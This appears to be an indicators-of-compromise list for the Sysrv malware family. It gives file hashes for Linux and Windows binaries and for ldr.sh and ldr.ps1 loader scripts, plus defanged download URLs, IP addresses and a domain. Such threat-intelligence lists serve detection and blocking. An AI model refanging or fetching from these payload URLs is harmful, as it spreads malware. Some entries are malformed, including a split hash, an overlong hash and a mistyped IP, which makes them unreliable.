296d3d3ed5feeda7f6d99adc9da2566cb6c460194066acccac941a7b09bedfc3	linux binary
848ed7e90c767e7ab2b1a93f9b8ca9c41eb02c3c76bf8b7dfd806fe26c1f431e	linux binary
4fd37fa6ccf027e11409e3ca3b8109b2830cb3d7842303e67e6d0c087ae1b419	linux binary
22ef90a2b3c23d3c890358fff4ec1210e4ceaaf46d8bef525294151b0e88ce15	linux binary
77a9f3d4f498c8a84e09c89fd75d98eea31954cc17d948b876c00c638c95a7b6	linux binary
5208cda8463eee0ac2cf0273dcd4036aa1e2be0de2c45b4ffd71e4c92bac3f2b	linux binary
18a877f11f2ba2d7ae05ee8644a5cbd687282df4010dd0cb7680aec2e00d98ce	linux binary
f487b23309808e468889baf10c852284b7833b8ac06fd405d1b19abafc8e17fb	linux binary

0c13b3528088c308ac28971fba93939c66da2eabef66a4d3790c0b1817221535	linux binary
dd31b774397c6e22375d4f2fe26e38e82ae164bc73cf58314b18b8eed26802f0	linux binary
bcb02047374196acdf0285a656a8d378cecd6115c403d0bc9f743b4e3ffd6fed	linux binary
1384790107a5f200cab9593a39d1c80136762b58d22d9b3f081c91d99e5d0376	linux binary
dd5b4de5a1c68aad5a2efb08db55cb3e09f8ddffc19c95c1ecf9d06c6edf2d40	linux binary
9d85b4e7202521d435a871b7de5f8affd30603687cf6e6f39f1420e9223b2bea	linux binary
8353823b0dc71e1feec1a2ba5e509966d5dae7f5105489c1e628baa73b314d76	linux binary
be8d067e762c5da8e616f62e882881b82c8627943bdf006e304fd9a4f784763f	windows executable
588b0838cc4c0fc64bfc1e5eeab2c9a59248e4e28a859ecbbac6bfe88bda703d	windows executable
5c902be344f9e089e60c36bbe3345fb5bd9c3c0b4cec349a6bb18da7faef0908	windows executable
98e10d9c5bfd7a26ff3eb68d232109b6fbe0b0ec39f763f574301fb55e52a067	windows executable
0f02a4180528a850cf24310f2e88c365695e35adbe6ba023288283599348b16d	windows executable
d8336694afc213433470e9481de2f5d3f57dbeaf5763f62d137be103f63c45dc	windows executable
9fd4fbab33dbedf48706096ab4ae19e25648f33d2e9fba62118fea726c918848	windows executable
e51e35ce9737838d1a26be7285ba78a137d11c6725382944f34bde86f16cc893	windows executable
8d0585970d1f6996ee8a034ee1f482bb0df32599e618312c0830e2fb04b6af5a	windows executable
064869b60b9cdb2b39daa30280770e63d9151fe3cc9f6db3813953cd71bdba8f	windows executable
4a588b7f30c91dd5603ffb0ea48cbd9f589f44b7fcb980b9bb9959d87dd344ad	windows executable
15e0b4302902a425dcd0476a60a0d96a17c5a6cdd9fe13c2d09c5055e48178e4	windows executable
c75c47694c5affa6c7eb4259ec3e4f29c740872305229b271e57bd90816e86b6	ldr.sh
b7e06689bde2614505a70cd0b4be24688be78d05057a134cc3f16919763bf65f	ldr.sh
41abb26f7c6dbc59ed4fc9f323211b4d422937700d866a7c5d12625f85fe6be6	ldr.sh
a41f2f0d431e750e911fc8f70c8b764f141f19fef2e6b0b70192d502d59ae39a	ldr.sh
c07838598435a26f658654db4ce816914e6cfe70056382471362407d6093e1fa	ldr.sh
f674e83e44bbb3ddf76c3622b9b8b0be16edf60f4021a91b5959e528684c481f	ldr.sh
af279402867f3ef8d9e8bacde3aff359b1c6f3f2d581b914f12cb9d914199a0d	ldr.sh
58d96898ae28a806c8056799d703cad8a5bac95772458512395f77b8b6f73585	ldr.sh
6cab9f43cf738ba5ca9fb519f898f6ae10b11391d76191c395fe2c5bcbe5c100	ldr.sh
6a77d927c3e749c92b3f8847804c0de509050ad24aaf72519314df9226c3acb0	ldr.sh
2d1b6deaccca69f67a6a207ecebb0010e62cd4d87298374c957236c78606f62e	ldr.sh
0783a9793100e6a32b21183239f955989c8901d18260092309efae91ccc075da	ldr.sh
30c3965452d35eab07243e2b193a3de678c1be6719753ed00b164785ae57ea98	ldr.sh
03e1806272242fae788c8728bc57964828906018 39c0c5012855424ce253c95d	ldr.sh
b480b65704fb998bafa8893221e691daa906a80206196eda1ac3c0cdcc5c1c49	ldr.sh
774fad3fd2c7add5842b58c1127b9061d38027debcd3917910a8ec6b6aec9d08	ldr.sh
472fa4d13d8d71762af7fe5d574ad0d7c7c2983d228fd0944f0ee706e5b9d551	ldr.sh
f36b692e27631a5cc96f705ad06fa4496b70fc59c4ed3b6f9a2effffff503975c	ldr.sh
0703482c9cfd573924c028db0a2563b7e936993a345ad6d92e9cff73030cebc5	ldr.sh
8f421d90d2697cc38d24858ab894a119719a217157c151eaf9fe9ff55f6387a5	ldr.sh
752f181073449404df442a56b067951a8ed5a5419129ca5a416e80c376295b54	ldr.sh

1d42661ed8ee86d6329d27158ba9d1cf6291b1d3c6554ba50b683643f0b89959	ldr.sh
f4098b2e1e861baac736ea9e71c45e488330a3f7a799460f35573014e04152c0	ldr.sh
73366b91ed479f3394fe2f211edac36df0e90d6be41b7ee0559582a324484e40	ldr.ps1
934b422f0b8d26bd1c094bd532ddd947a702262c27991d757a9a6e3672014e98	ldr.ps1
http://185[.]239.242.71/ldr.ps1	download urls
http://185[.]239.242.71/ldr.sh	download urls
http://185[.]239.242.71/sysrv.exe	download urls
http://194[.]145.227.21/ldr.sh	download urls
http://194[.]145.227.21/sysrv	download urls
http://194[.]40.243.98/ldr.sh	download urls
http://195[.]58.39.46/asap	download urls
http://31[.]210.20.120/ldr.sh	download urls
http://31[.]210.20.120/sysrv.exe	download urls
http://31[.]210.20.120/sysrvv	download urls
http://31[.]210.20.120/sysrvv	download urls
http://31[.]210.20.120/sysrvv	download urls
http://31[.]210.20.181/ldr.sh	download urls
http://31[.]42.177.123/sysrv.exe	download urls
http://31[.]42.177.123/sysrvv	download urls
http://31[.]42.177.123/sysrvv	download urls
http://45[.]145.185.85/ldr.ps1	download urls
http://45[.]145.185.85/sysrv	download urls
http://45[.].145.185.85/sysrv.exe	download urls
http://finalshell[.]nl/sysrv.exe	download urls
http://finalshell[.]nl/sysrvv	download urls
185[.]239.242.71	IP
194[.]145.227.21	IP
194[.]40.243.98	IP
195[.]58.39.46	IP
31[.]210.20.120	IP
31[.]210.20.181	IP
31[.]42.177.123	IP
45[.]145.185.85	IP
finalshell[.]nl	Domain